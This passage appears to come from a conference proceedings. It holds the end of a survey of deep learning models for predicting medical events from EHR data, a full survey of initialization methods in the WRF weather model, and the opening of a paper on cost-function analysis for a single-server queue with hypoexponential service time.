[11]	CATNet-2(Transf)	E	r12v, ofl2000	l,m,pr,d,ms	8:1:1	Transformer, self-att	AUC: 95.17±0.03/AUPR: 42.45±0.23
[9]	NS-RC-PM	E	adl19-20, MV	EHR(l,m,vs,pr)	8:2 RS	LSTM, RNN	AUPRC: 36.5
[10]	RGNN-TG-ATT	E	r12v, 50t, f200m	EHR(l,m,v,pat)	8:1:1 RS	LSTM, RGNN	AUC: 0.8387±0.0049/AUPR: 0.2848±0.0011
[12]	MCF-LSTM-MBF	E	r12v, ofl2000	EHR(l,m,pr,d)	8:1:1 RS	LSTM	AUC: 94.92 ± 0.02 /AUPR: 39.04 ± 0.17
[12]	MCF-LSTM-SBF	E	r12v, ofl2000	EHR(l,m,pr,d)	8:1:1 RS	LSTM	AUC: 95.01 ± 0.04 /AUPR: 39.95 ± 0.27
[19]	HGM-Sigmoid	L	f3801pat	EHR(l,d,pat)	p2660	FFNN	AUC: 0.834 /F1: 0.751
[22]	GCoder	L	rncotop50c	EHR and ICD-9	/	Multi-CNN, Max-pooling, SDNE	AUC: 0.933 /AUPR: 0.692

particularly emphasized, reflecting the critical importance of precision in event prediction tasks.

• Link Prediction Models

Models like *HGM-Sigmoid* and *GCoder* are at the forefront of link prediction within healthcare data, aiming to uncover hidden relationships between different entities in EHR. This task is crucial for understanding complex patient profiles and disease patterns. By employing architectures like Feed-Forward Neural Networks and Multi-CNNs combined with graph embedding techniques, these models offer innovative approaches to deciphering the intricate web of connections inherent in healthcare data. Metrics such as AUC and F1 score are used to quantify the models' effectiveness in predicting accurate links, contributing to improved patient care through enhanced data insights.

The diversity of models and methodologies presented in this

summary underscores the dynamic nature of healthcare data analysis. By leveraging advanced machine learning techniques, these studies provide a foundation for future research aimed at improving patient outcomes and healthcare efficiency.

V. LIMITATION

Improving health analytics involves enhancing data quality, ensuring model interpretability, and striving for generalizability across diverse contexts. Ethical considerations, including patient privacy and algorithmic fairness, must be carefully managed, while interdisciplinary collaboration and robust validation studies are essential for bridging the gap between research and practical application. Ongoing refinement and monitoring are necessary to mitigate algorithmic biases and promote fairness in predictive models across demographic groups.

Additionally, the integration of predictive analytics in healthcare raises important ethical concerns. Privacy and data

security must be prioritized to safeguard sensitive patient information. Transparent communication and informed consent are essential to ensuring patients understand how their data is used. Additionally, accountability, explainability, and ongoing evaluation are necessary to address unintended consequences and ensure equitable access to healthcare resources.

VI. FUTURE WORK

The main part of this research focuses on disease prediction, with a special attention on how link prediction with graph neural networks (GNN) can make a significant impact in many fields. Our goal is to improve link prediction within graphs, aiming to better track and predict future events such as diseases, laboratory results, treatments, or environmental factors.

The MIMIC-III dataset is important for our task, and we plan to use it for our next phase of training and implementation. These datasets will provide the necessary data for our research.

By learning from all previously reviewed state-of-the-art methods, our main aim is to achieve and demonstrate better results, with a focus on enhancing graph-focused models. This effort seeks to push forward the capabilities in link prediction and offer valuable contributions to the field.

VII. CONCLUSION

A noticeable trend across studies is the use of advanced neural networks and attention mechanisms, reflecting the increasing complexity of predictive modeling tasks in healthcare. Models that use LSTM, GRU, and Transformer architectures often show better performance, thanks to their ability to process sequential data and capture long-term dependencies. Adding attention mechanisms improves model interpretability and focuses on relevant data, leading to more precise predictions.

The studies mainly use ICD-9 codes, lab results, medications, and diagnoses, applying various preprocessing techniques to improve the quality of input for the models. The success of these methods is highlighted by performance metrics like AUC and AUPR, where models with multi-layer attention and hierarchical learning typically surpass traditional methods in classification and prediction tasks. This overview aims to assist other researchers in comparing past methods and identifying areas for future investigation. Moving forward, the evolution of healthcare analytics will likely focus on advancing predictive modeling techniques, especially in refining graph-focused models and integrating event tracking to predict future events. Utilizing resources like the MIMIC-III dataset and insights from past methodologies will be key to developing stronger and more effective predictive models. By expanding the scope of predictive analytics and utilizing the extensive healthcare data available, the research and practitioner communities are well-positioned to drive significant improvements in patient care and treatment approaches.

REFERENCES

- [1] Zeeshan Ahmed, Khalid Mohamed, Saman Zeeshan, and XinQi Dong. Artificial intelligence with multi-functional machine learning platform development for better healthcare and precision medicine. *Database*, 2020:baaa010, 2020.
- [2] Jaime G Carbonell, Ryszard S Michalski, and Tom M Mitchell. An overview of machine learning. *Machine learning*, pages 3–23, 1983.
- [3] Junyoung Chung, Caglar Gulcehre, KyungHyun Cho, and Yoshua Bengio. Empirical evaluation of gated recurrent neural networks on sequence modeling. *arXiv preprint arXiv:1412.3555*, 2014.
- [4] Zhiheng Huang, Wei Xu, and Kai Yu. Bidirectional lstm-crf models for sequence tagging. *arXiv preprint arXiv:1508.01991*, 2015.
- [5] Alistair EW Johnson, Tom J Pollard, Lu Shen, Li-wei H Lehman, Mengling Feng, Mohammad Ghassemi, Benjamin Moody, Peter Szolovits, Leo Anthony Celi, and Roger G Mark. MIMIC-iii, a freely accessible critical care database. *Scientific data*, 3(1):1–9, 2016.
- [6] Kevin B Johnson, Wei-Qi Wei, Dilhan Weeraratne, Mark E Frisse, Karl Misulis, Kyu Rhee, Juan Zhao, and Jane L Snowden. Precision medicine, ai, and the future of personalized health care. *Clinical and translational science*, 14(1):86–93, 2021.
- [7] Abdalsamad Keramatfar, Mohadeseh Rafiee, and Hossein Amirkhani. Graph neural networks: a bibliometrics overview. *Machine Learning with Applications*, 10:100401, 2022.
- [8] DonHee Lee and Seong No Yoon. Application of artificial intelligence-based technologies in the healthcare industry: Opportunities and challenges. *International journal of environmental research and public health*, 18(1):271, 2021.
- [9] Jeong Min Lee and Milos Hauskrecht. Modeling multivariate clinical event time-series with recurrent temporal mechanisms. *Artificial intelligence in medicine*, 112:102021, 2021.
- [10] Sicen Liu, Tao Li, Haoyang Ding, Buzhou Tang, Xiaolong Wang, Qingcai Chen, Jun Yan, and Yi Zhou. A hybrid method of recurrent neural network and graph neural network for next-period prescription prediction. *International journal of machine learning and cybernetics*, 11:2849–2856, 2020.
- [11] Sicen Liu, Xiaolong Wang, Yang Xiang, Hui Xu, Hui Wang, and Buzhou Tang. Catnet: Cross-event attention-based time-aware network for medical event prediction. *Artificial Intelligence in Medicine*, 134:102440, 2022.
- [12] Sicen Liu, Xiaolong Wang, Yang Xiang, Hui Xu, Hui Wang, and Buzhou Tang. Multi-channel fusion lstm for medical event prediction using ehers. *Journal of Biomedical Informatics*, 127:104011, 2022.
- [13] Yang Liu, Hua Cheng, Russell Klopfer, Matthew R Gormley, and Thomas Schaaf. Effective convolutional attention network for multi-label clinical document classification. In *Proceedings of the 2021 Conference on Empirical Methods in Natural Language Processing*, pages 5941–5953, 2021.
- [14] Zhiyuan Liu and Jie Zhou. *Introduction to graph neural networks*. Springer Nature, 2022.
- [15] Salim Malakouti and Milos Hauskrecht. Hierarchical deep multi-task learning for classification of patient diagnoses. In *International Conference on Artificial Intelligence in Medicine*, pages 122–132. Springer, 2022.
- [16] Tomas Mikolov, Kai Chen, Greg Corrado, and Jeffrey Dean. Efficient estimation of word representations in vector space. *arXiv preprint arXiv:1301.3781*, 2013.
- [17] Tomas Mikolov, Ilya Sutskever, Kai Chen, Greg S Corrado, and Jeff Dean. Distributed representations of words and phrases and their compositionality. *Advances in neural information processing systems*, 26, 2013.
- [18] Zhi Qiao, Xian Wu, Shen Ge, and Wei Fan. Mnn: multimodal attentional neural networks for diagnosis prediction. *Extraction*, 1(2019):A1, 2019.
- [19] Ariful Azad Rousseau12, Ying Ding, and Benjamin S Glicksberg. Heterogenous graph embeddings of electronic health records improve critical care disease predictions.
- [20] Mike Schuster and Kuldip K Paliwal. Bidirectional recurrent neural networks. *IEEE transactions on Signal Processing*, 45(11):2673–2681, 1997.
- [21] Anshul Sharma, Abhinav Kumar, and Sanjay Kumar Singh. Early classification of time series data: overview, challenges, and opportunities. *Data Fusion Techniques and Applications for Smart Healthcare*, pages 227–250, 2024.

- [22] Fei Teng, Wei Yang, Li Chen, LuFei Huang, and Qiang Xu. Explainable prediction of medical codes with knowledge graphs. *Frontiers in bioengineering and biotechnology*, 8:867, 2020.
- [23] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Łukasz Kaiser, and Illia Polosukhin. Attention is all you need. *Advances in neural information processing systems*, 30, 2017.
- [24] Daixin Wang, Peng Cui, and Wenwu Zhu. Structural deep network embedding. In *Proceedings of the 22nd ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 1225–1234, 2016.
- [25] Tianran Zhang, Muhao Chen, and Alex AT Bui. Diagnostic prediction with sequence-of-sets representation learning for clinical events. In *Artificial Intelligence in Medicine: 18th International Conference on Artificial Intelligence in Medicine, AIME 2020, Minneapolis, MN, USA, August 25–28, 2020, Proceedings 18*, pages 348–358. Springer, 2020.

Overview of Initialization Methods in the Weather Research and Forecasting (WRF) Model: A Survey

Irena Spridonova, Goran Velinov, Nenad Anchev, Goran Petkovski

Faculty of Computer Science and Engineering

Skopje, North Macedonia

irena.spiridonova@students.finki.ukim.mk

goran.velinov@finki.ukim.mk

nenad.anchev@finki.ukim.mk

goran.petkovski@finki.ukim.mk

Abstract—This survey paper provides an overview of different initialization methods in the Weather Research and Forecasting (WRF) model. We explore the impact of initialization on weather prediction accuracy and highlight key findings from relevant studies in the field. The WRF model is a widely used numerical weather prediction system, offering valuable insights into atmospheric processes, and improving the accuracy of weather forecasts. Understanding the importance of initialization methods can enhance the reliability of weather predictions and advance atmospheric science.

Index Terms — WRF model, initialization methods, weather prediction, atmospheric processes, numerical weather prediction, accuracy, atmospheric science

I. INTRODUCTION

The Weather Research and Forecasting (WRF) model is an advanced tool in numerical weather prediction, offering valuable insights into atmospheric processes and improving the accuracy of weather forecasts. This is an especially important task, in a frame of accelerated climate change, and global warming, which increases the frequency and intensity of weather events across the globe. The WRF model is a widely used tool in the numerical weather prediction branch, designed to simulate atmospheric processes at various spatial and temporal scales. It represents a state-of-the-art system, making it invaluable for weather forecasting, research, and atmospheric science applications. The model features two main cores: the Advanced Research WRF (ARW) core and the Non-hydrostatic Mesoscale Model (NMM) core. The two different cores, with their specific nuances of the microphysics, are widely used for performing specific simulational experiments and in providing daily weather forecasts and severe weather alerts. Another key factor for reliable weather forecasts is the model initialization. Researchers have conducted numerous experiments with the WRF model, exploring its sensitivity to initial fields - IF, lateral boundary conditions LBC, model grid and temporal resolution, and various physical parameterizations. Comparative assessments and verification between the ARW

and NMM cores have highlighted their strengths in simulating various aspects of the atmosphere. High-resolution WRF forecasts have demonstrated responsiveness to factors such as initial data quality, boundary conditions, and atmospheric boundary layer - ABL schemes, improving the reliability of weather predictions.

The model's microphysics schemes play a crucial role in accurately simulating precipitation and cloud processes, contributing to its ability to represent complex atmospheric processes and improve the fidelity of weather forecasts. In this survey paper, we will provide an overview of the importance and impact of different initialization methods, boundary conditions, and physical parameterizations on the performance of the WRF model, highlighting key findings from relevant studies in the field.

II. WRF MODEL CORES

The Weather Research and Forecasting (WRF) model is equipped with two distinct dynamic cores: the Non-hydrostatic Mesoscale Model (NMM) [1], developed at the National Centers for Environmental Prediction (NCEP), and the Advanced Research WRF (ARW), developed in 2005 at the National Center for Atmospheric Research NCAR [2]. Each dynamic core is tailored to specific grid projections, grid staggering, and vertical coordinate systems, alongside a suite of dynamic solvers. Additionally, the WRF model incorporates a variety of physical parameterizations, many of which are compatible with dynamic cores. ARW is a better choice for downscaling, as it offers more complex dynamic and physics settings compared to the limited choices in NMM. NMM is universally used for forecasting, while ARW is preferred for research and atmospheric sciences. The latest version of the WRF Model is 4.5.2, released on December 23, 2024. The last release of the WRF model that supports NMM was on May 10,

In past studies, comparisons have been made between the NMM and ARW cores of the WRF model. In a comparison study focusing on the East Indian region, A. J. Litta et al. found that the Non-hydrostatic Mesoscale Model (NMM) performed better than the Advanced Research WRF (ARW) model in capturing thunderstorm-affected parameters [3]. The NMM model more accurately captured the sharp rise in humidity and drop in temperature, and showed superior performance in precipitation forecasts, with higher correlation coefficients and lower values of root mean square error and mean absolute error compared to the ARW model.

These results suggest that the NMM model has better capability in predicting thunderstorms over the East Indian region. Additionally, L. Bernardet et al. compared the WRF-ARW and WRF-NMM models using objective forecast verification scores [4]. Their study, focusing on temperature and precipitation forecasts from the DTC 2007 13-km Core Test, found that while the ARW model tended to have larger precipitation coverage, both cores showed similar performance in temperature forecasts. The study indicated that both cores had strengths and weaknesses, with no strong overall advantage for either. Moreover, John M. Brown et al. conducted a rigorous forecast comparison of the ARW and NMM cores, particularly relevant to the NCEP Rapid Refresh application [5]. They recommended the ARW core over the NMM core for the initial operational Rapid Refresh implementation planned for 2009, citing advantages in upper-level wind, lower-troposphere temperature, and lower-troposphere relative humidity. These studies highlight the differences in performance between the NMM and ARW cores of the WRF model, with each core showing strengths in distinct aspects of weather forecasting.

III. PHYSICS OPTIONS IN THE WRF MODEL

The physical schemes in WRF play a crucial role in modeling. The parameterization of the schemes typically depends on the goal of the experiment and the research area. Parameterization is defined as the process of selecting the necessary parameters for a particular model. Additionally, parameterization in WRF also describes the phenomena that occur at sub-grid scales. A considerable number of studies have been conducted to evaluate the impact of physical parameterization and the sensitivity of WRF in meteorological scenarios [6, 7, 8, 9]. Parameterization of schemes is a significant aspect related to the accuracy of the model's forecast performance. Various microphysical schemes, cumulus parameterization, planetary boundary layer schemes, and radiation schemes in the atmosphere are utilized for initializing the forecast:

- **Radiation** - Longwave and shortwave radiation parameterizations calculate upward and downward fluxes, important for energy budgets. - Different schemes like RRTM, CAM, RRTMG, and others are used for longwave radiation, while schemes like Dudhia, Goddard, CAM, RRTMG, and others are used for shortwave radiation.
- **Surface Physics** - Surface layer and land/water surface parameterizations affect heat, moisture, and momentum fluxes between the surface and atmosphere. - The choice of schemes

like Noah LSM, RUC LSM, and PX LSM affects soil temperature, moisture, and snow prediction.

- **Planetary Boundary Layer (PBL)** - Various schemes like YSU, MYJ, GFS, and others manage PBL processes and vertical diffusion. - They help distribute surface fluxes and allow for PBL growth.
- **Cumulus Parameterization** - These schemes represent sub-grid scale convective processes. - Different options like Kain-Fritsch, Betts-Miller-Janjic, and Grell-Freitas schemes are used for different scenarios.
- **Microphysics** - Microphysics schemes like WSM6, Thompson, and Morrison schemes determine the formation and evolution of cloud and precipitation particles.
- **Turbulence/Diffusion** - Turbulence and diffusion parameterizations affect the vertical mixing of heat, moisture, and momentum. Options include different schemes like 3D Smagorinsky, MYNN, Bougeault-Lacarrere, and others.
- **Clouds** - Cloud schemes interact with resolved model cloud fields and affect radiation, precipitation, and energy budgets. - They handle cloud fractions, overlap assumptions, and microphysical processes.
- **Other Physics Options** - Additional options like gravity wave drag, wind farm effects, LES schemes, and upper damping are available to refine the simulations for specific needs.

Direct Interactions of Parameterizations




Fig. 1 Structure of the model microphysical, radiation, and surface parameterization interactions [9]

IV. METEOROLOGICAL DATA SOURCES

Numerous experiments, which use atmospheric models in medium scales (mesoscales) have shown sensitivity to several essential elements (such as initial data and boundary conditions, model resolution, choice of model dynamics, as well as various physical parameters).

For example, studies [10, 11, 12, 13, 14, 15], point to the fact that models with finer resolution better represent the characteristics of various mesoscale convective systems, as well as the amount of precipitation. In numerical weather prediction, initializing a model with accurate atmospheric

conditions is essential for reliable forecasts. The Weather Research and Forecasting (WRF) model could be initialized using data from various meteorological models, each providing unique insights into the atmosphere's initial state. Some regional models used for WRF initialization include the North American Regional Reanalysis (NARR), the North American Mesoscale Model (NAM), the Rapid Refresh (RAP), and the Short-Range Ensemble Forecast (SREF). For this paper, we will focus on two widely used global models: the Global Forecast System model (GFS) and the European Centre for Medium-Range Weather Forecasts (ECMWF) model.

The GFS, operated by the National Centers for Environmental Prediction (NCEP), offers global weather forecasts at coarse resolutions. It provides essential meteorological fields such as temperature, humidity, wind speed, and atmospheric pressure.

ECMWF, on the other hand, is renowned for its high-quality global weather forecasts, offering detailed atmospheric data at various levels and time intervals. ECMWF provides finer spatial resolution and more comprehensive atmospheric variables compared to GFS.

A. Global Forecast System (GFS)

The Global Forecast System (GFS) model, operated by the National Centers for Environmental Prediction (NCEP), is widely used for initializing the Weather Research and Forecasting (WRF) model, especially for simulations requiring a broader spatial context. The GFS provides global weather forecasts at relatively coarse resolutions, offering essential meteorological fields such as temperature, humidity, wind speed, and atmospheric pressure.

B. European Centre for Medium-Range Weather Forecasts (ECMWF)

The European Centre for Medium-Range Weather Forecasts (ECMWF) is renowned for its high-quality global weather forecasts, offering detailed atmospheric data at various levels and time intervals. ECMWF's forecasts are particularly suitable for initializing the WRF model in simulations requiring higher precision. Comparisons between WRF simulations initialized with ECMWF data and other sources have consistently highlighted the advantages of ECMWF's data in improving forecast accuracy. For example, in "ECMWF and GFS model forecast verification during DYNAMO: Multiscale variability in MJO initiation over the equatorial Indian Ocean" by Brandon W. Kerns and Shuyi S. Chen, the authors verified ECMWF and GFS model forecasts during the Dynamics of the Madden-Julian Oscillation (DYNAMO) field campaign [16]. The study demonstrated that ECMWF forecasts provided better results, especially on longer leads, compared to GFS forecasts, indicating the superior performance of ECMWF's global model in capturing multiscale variability in the initiation of the Madden-Julian Oscillation (MJO) over the equatorial Indian Ocean.

C. Using Multiple Meteorological Data Sources

The metgrid program in the Weather Research and Forecasting (WRF) model allows for the interpolation of meteorological fields from multiple data sources, offering flexibility in

combining complementary datasets. The capability to interpolate from multiple sources can be valuable in situations where different datasets need to be combined to produce the full input data required for simulations.

To interpolate from multiple sources of time-varying meteorological data, the `fg_name` variable in the `&metgrid` namelist record should be set to a list of prefixes of intermediate files, including path information when necessary. When multiple path prefixes are given, and the same meteorological field is available from more than one source, data from the last-specified source will take priority over all preceding sources. Thus, data sources may be prioritized by the order in which the sources are given.

For example, to research the combination of Global Forecast System (GFS) and European Centre for Medium-Range Weather Forecasts (ECMWF) data in nested domains, the values assigned to the `fg_name` variable may look something like: `"/data/ungribbed/GFS", "/data/ungribbed/ECMWF"`

This setup would prioritize ECMWF data over GFS data when both are available, ensuring that the higher-quality ECMWF data is used in regions where it is available. This approach can lead to improved forecast accuracy, especially in regions where ECMWF provides finer spatial resolution and more comprehensive atmospheric variables compared to GFS.

By combining multiple meteorological data sources in nested domains, researchers can enhance the initial conditions for the WRF model, potentially leading to more accurate and reliable weather forecasts.

V. RESOLUTION CONSIDERATIONS

The grid resolution is a critical factor in the Weather Research and Forecasting (WRF) model, influencing the accuracy and detail of weather predictions. Finer resolutions capture small-scale terrain features and atmospheric processes more accurately, leading to improved forecasts of temperature, precipitation, and wind patterns. However, excessively fine resolutions can strain computational resources and may not always be necessary for all applications. Achieving a balance between resolution and computational efficiency is essential for producing reliable forecasts that meet the needs of various end-users, from operational forecasting to research applications. The importance of the horizontal resolution of the grid of points in the model to adequately resolve convective processes is discussed by Jee and Kim [17], Song and Sohn [18] and Gao et al. [19].

VI. NESTED VS DETERMINISTIC RUNS

Comparison of the advantages and disadvantages of nested and non-nested modes. - References to studies highlighting the use of nested and non-nested modes in weather prediction. In the nested version of the WRF model, the forecast domain is divided into multiple grids with varying resolutions. Higher-resolution grids are nested within coarser ones, allowing for a more detailed representation of weather phenomena in specific regions of interest [2]. This approach enables the model to capture fine-scale features such as

convective storms, mountainous terrain effects, or coastal influences with greater accuracy.

By focusing computational resources and higher resolution on targeted areas, forecasters can obtain more precise predictions for localized weather events. However, running a nested version of the WRF model can be more computationally intensive compared to a single version, as it requires simulating multiple grids simultaneously [20].

Despite the higher computational cost, the nested version offers significant advantages in forecasting accuracy, particularly for regions where fine-scale processes play a crucial role in determining the weather [21]

This makes it a valuable tool for meteorologists and researchers seeking to understand and predict weather patterns with greater precision.

Additionally, studies have demonstrated the utility of the nested WRF model in investigating specific weather events, such as tornado outbreaks [22].

VII. CONCLUSION

In conclusion, this survey underscores the critical role of initialization methods in enhancing the accuracy of weather predictions within the Weather Research and Forecasting (WRF) model. The findings emphasize that the choice of initialization method significantly influences the reliability and precision of weather forecasts. As the WRF model serves as a fundamental tool in understanding atmospheric processes and improving forecast accuracy, there is a clear need to explore and optimize initialization techniques such as choice of the model core, forecast approach, initial data source, boundary conditions, data assimilation, grid model resolution, PBL layer, surface physics, and microphysical parameterization.

A possible improvement in the initialization methods may be achieved with the use of machine learning algorithms. The initial conditions of the weather simulations, may be fine tuned with the help of AI and ML algorithms, thus resulting in better adjusted initial conditions for specific regions and weather events. The successful integration of such systems can lead to more accurate weather predictions, benefiting various sectors reliant on weather forecasting for decision-making and planning.

REFERENCES

- [1] Janjic ZI (2003): A Nonhydrostatic Model Based on a New Approach. *Meteorology and Atmospheric Physics*, 82, 271–285
- [2] Skamarock WC, Klemp JB, Dudhia J, Gill DO, Barker D, Duda MG, Powers J (2008): A Description of the Advanced Research WRF Version 3 (no. NCAR/TN-475+ STR). University Corporation for Atmospheric Research.
- [3] A. J. Litta, Sumam Mary Ididcula, U. C. Mohanty, S. Kiran Prasad, "Comparison of Thunderstorm Simulations from WRF-NMM and WRF-ARW Models over East Indian Region", *The Scientific World Journal*, vol. 2012, Article ID 951870, 20 pages, 2012. <https://doi.org/10.1100/2012/951870>
- [4] Bernardet, L., et al. "Comparison between WRF-ARW and WRF-NMM objective forecast verification scores." *Proceedings of the 23rd Conference on Weather Analysis and Forecasting/19th Conference on Numerical Weather Prediction*, Denver, CO, USA. 2009.
- [5] Brown, John M., et al. "Rapid-Refresh core test: Aspects of WRF-NMM and WRF-ARW forecast performance relevant to the Rapid-Refresh application." *Preprints, 22nd Conf. on Weather Analysis and Forecasting*, Park City, UT, Amer. Meteor. Soc. A. Vol. 4. 2007.
- [6] Ferrier B (1994): A double-moment multiple-phase four-class bulk ice scheme. Part I: Description. *J. Atmos. Sci.*, 51(2).
- [7] Hong SY, Lim JOJ (2006): The WRF Single-Moment 6-Class Microphysics 515 Scheme (WSM6). *Journal of the Korean Meteorological Society*, 42, 129–151.
- [8] Thompson G, Field PR, Rasmussen RM, Hall WD (2008): Explicit forecasts of winter precipitation using an improved bulk microphysics scheme. Part II: Implementation of a new snow parameterization. *Mon. Wea. Rev.*, 136, 5095–5115.
- [9] Dudhia, Jimmy. "Overview of WRF physics." University Corporation for Atmospheric Research, Boulder, CO, http://www2.mmm.ucar.edu/wrf/users/tutorial/201401/Physics_full.pdf (2014).
- [10] Sun J, Lee TY (2002): A numerical study of an intense quasi-stationary convection band over the Korean Peninsula. *J. Meteorol. Soc. Japan* 80, 1221–1245.
- [11] Lee JW, Hong SY (2006): A numerical simulation study of orographic effects for a heavy rainfall event over Korea using the WRF model. *Atmosphere*, 16, 319–332.
- [12] Lee TY, Kim YH (2007): Heavy Precipitation Systems over the Korean peninsula and their classification. *J. Korean Meteorol. Soc.* 43, 367–396.
- [13] Chang HI, Kumar A, Niyogi D, Mohanty U, Chen F, Dudhia J (2009): The role of land surface processes on the mesoscale simulation of the July 26, 2005, heavy rain event over Mumbai, India, *Global Planet. Change*, 67, 87–103.
- [14] Mohanty U, Routray A, Osuri KK, Prasad SK (2012): A study on simulation of heavy rainfall events over the Indian region with ARW-3DVAR modeling system, *Pure Appl. Geophys.*, 169, 381–399.
- [15] Sun J, Xue M, Wilson JW, Zawadzki I, Ballard SP, Onvlee-Hooimeyer J (2014): Use of NWP for nowcasting convective precipitation recent progress and challenges. *Bulletin of the American Meteorological Society*, 95(3), 409–426.
- [16] Kerns, Brandon W., and Shuyi S. Chen. "ECMWF and GFS model forecast verification during DYNAMO: Multiscale variability in MJO initiation over the equatorial Indian Ocean." *Journal of Geophysical Research: Atmospheres* 119.7 (2014): 3736–3755.
- [17] Jee JB, Kim S (2017): Sensitivity Study on High-Resolution WRF Precipitation Forecast for a Heavy Rainfall Event. *Atmosphere* 2017, 8, 96.
- [18] Song HJ, Sohn BJ (2018): An evaluation of WRF microphysics schemes for simulating the warm-type heavy rain over the Korean Peninsula. *Journal of the Atmospheric Sciences*, 54(2), 225–236.
- [19] Gao Y, Leung LR, Zhao C, Hagos S (2017): Sensitivity of U.S. summer precipitation to model resolution and convective parameterizations across gray zone resolutions. *Journal of Geophysical Research: Atmospheres*, 122, 2714–2733.
- [20] Powers, J. G., Klemp, J. B., Skamarock, W. C., Davis, C. A., Dudhia, J., Gill, D. O., ... & Michalakes, J. (2017). The Weather Research and Forecasting Model: Overview, system efforts, and future directions. *Bulletin of the American Meteorological Society*, 98(8), 1717–1737.
- [21] Michalakes, J., Juang, H. M. H., Dudhia, J., Gill, D. O., Henderson, T. B., Klemp, J. B., ... & Powers, J. G. (2004). The Weather Research and Forecasting model: Software architecture and performance. In *Proceedings of the 11th ECMWF Workshop on the Use of High-Performance Computing in Meteorology* (pp. 156–168).
- [22] Wang, Y., Weisman, M. L., & Klemp, J. B. (2009). Multiscale numerical study of the 8 May 2003 Oklahoma City tornadic supercell. *Journal of the Atmospheric Sciences*, 66(9), 2671–2693.

An approach for analyzing the cost function for one class of single-server queueing systems with hypoexponential service time

Stefan Mirchevski^{*†} and Verica Bakeva[‡]

^{*}Faculty of Informatics, European University, Skopje, N. Macedonia

[†]Faculty of Civil Engineering, Ss. Cyril and Methodius University, Skopje, N. Macedonia

[‡]Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University, Skopje, N. Macedonia

stefan.mircevski@eurm.edu.mk, verica.bakeva@finki.ukim.mk

Abstract—In this paper, the cost function for a class of single-server queueing systems with Poisson input stream and hypoexponential service time is formed and analyzed. Under new additional assumptions, the explicit form of the cost function is formulated and a general form of fourth-degree polynomial equation of traffic intensity with real coefficients is obtained for generating all stationary points of the cost function. Also, the existence and uniqueness of the optimal solution have been proven in terms of the minimization of cost function. In addition, a sensitivity analysis of the optimal solutions for the proposed model was also performed.

Index Terms—Poisson input stream, hypoexponential service time, cost function, sensitivity analysis.

I. INTRODUCTION

Queueing theory deals with the study of single-server or multi-server systems for customer service and generally investigates their characteristics. Specifically, the queueing theory offers mathematical models that describe the phenomena in which customers wait in a queue for some service. The size of the queue and the way customers line up in the queue make these systems very complex to analyze and to determine their performance measures. Performance measures mean: the expected number of customers in the system, the expected number of customers in the waiting line (queue), the expected sojourn time, the expected waiting time in the queue, etc. All of these performance measures are based on the Pollaczek-Khinchin formula, [1]. In terms of the structure of the input stream and the customer service time, these systems are divided into two large groups: queueing systems based on birth-and-death processes (with a Poisson input stream and exponential customer service time) and queueing systems that is not based on birth-and-death processes (with an arbitrary (general) probability distribution of the interarrival time of customers and/or an arbitrary (general) probability distribution of the customer service time). Among the literature of interest is the second group of queueing systems for which the following notations are used: $M/G/1$, $G/M/1$ and $G/G/1$, [2]. For these systems, embedded Markov chains are used as a technique for obtaining the characteristics of the systems. Of particular interest is the determination of a cost function

for queueing systems and its analysis in terms of cost function minimization and sensitivity analysis of its optimal solutions. In this paper, an approach to analyze the cost function for a single-server queueing system with Poisson input stream and hypoexponential customer service time is proposed. This paper is a continuation of the work presented in the paper [3] in which the cost function is analyzed in the case that the service time follows an Erlang- k distribution. The ideas for considering the cost function come from paper [4], where a cost function is analyzed for a similar model to inventory theory. In this case the cost function is treated as a function of traffic intensity ρ with respect to some known constants, also, but with several new assumptions for the proposed model. The rest of the paper is organized as follows. Section II states general assumptions about a single-server queueing system with Poisson input stream and hypoexponential customer service time, as well as some known results related to this system. In Section III, the cost function for the model introduced in Section II is formed, and then, with new additional assumptions for the model, a new construction of the cost function is made and its explicit form is obtained. In Section IV, an analysis of the cost function obtained in Section III is made and an explicit form of the equation is obtained from which all stationary points for the cost function are generated. Moreover, a proposition is proved which ensures the existence and uniqueness of the stationary point ρ^* at which the cost function reaches an absolute minimum. Finally, in the Section V and Section VI the sensitivity of the optimal solutions of the cost function is numerically tested and some conclusions were drawn from the obtained experimental results, separately and comparatively.

II. PRELIMINARIES FOR THE $M/Hypo_2/1$ QUEUEING SYSTEM

This section is dedicated to single-server queueing system with Poisson input stream and hypoexponential service time. We will use the short notation $M/Hypo_2/1$, where: M is the notation for the Poisson input stream, $Hypo_2$ is the notation for the two-phase exponentially distributed customer

service time with different intensities, and 1 is the notation for the number of servers. Some properties of this system are investigated in the papers [5], [6], [7] and [8], which mainly investigate the properties of the hypoexponential distribution and its application in the modeling of queueing systems. Another application of this distribution is given in [9], where it is applied to describe computing services for big data processing.

A. Description of the input stream

Customers arrive through a Poisson input stream with intensity $\lambda > 0$, which means that the time between two consecutive customer arrivals (inter-arrival time) has an exponential distribution with parameter λ . The probability density function of the random variable X indicating the time between two consecutive customer arrivals is of the form

$$f_X(x) = \lambda e^{-\lambda x}, \quad x \geq 0.$$

The interpretation of the intensity λ is as follows. In a unit of time, λ is the average number of arrived customers in the system.

B. Description of the service time

Let Y be a random variable representing customer service time in two phases. Y has a hypoexponential-2 distribution with intensities $\mu_1 > 0$ and $\mu_2 > 0$, which means that the customers are served through two phases such that in each phase the time is exponentially distributed with parameter μ_1 and μ_2 , respectively. In this paper we will focus on the case when $\mu_1 \neq \mu_2$. Intensities μ_1 and μ_2 can be interpreted as the average number of customers served in the first and second phase in a unit of time, respectively. Let Y_i be the independent random variables for the customer service time in the i -th phase, $i = 1, 2$. Their probability density functions are of the form

$$g_{Y_i}(x) = \mu_i e^{-\mu_i x}, \quad x \geq 0. \quad (1)$$

Then, the probability density function of the random variable $Y = Y_1 + Y_2$ for the customer service time in both phases is obtained as a convolution of the probability density functions of the random variables Y_i , $i = 1, 2$. The following proposition is true:

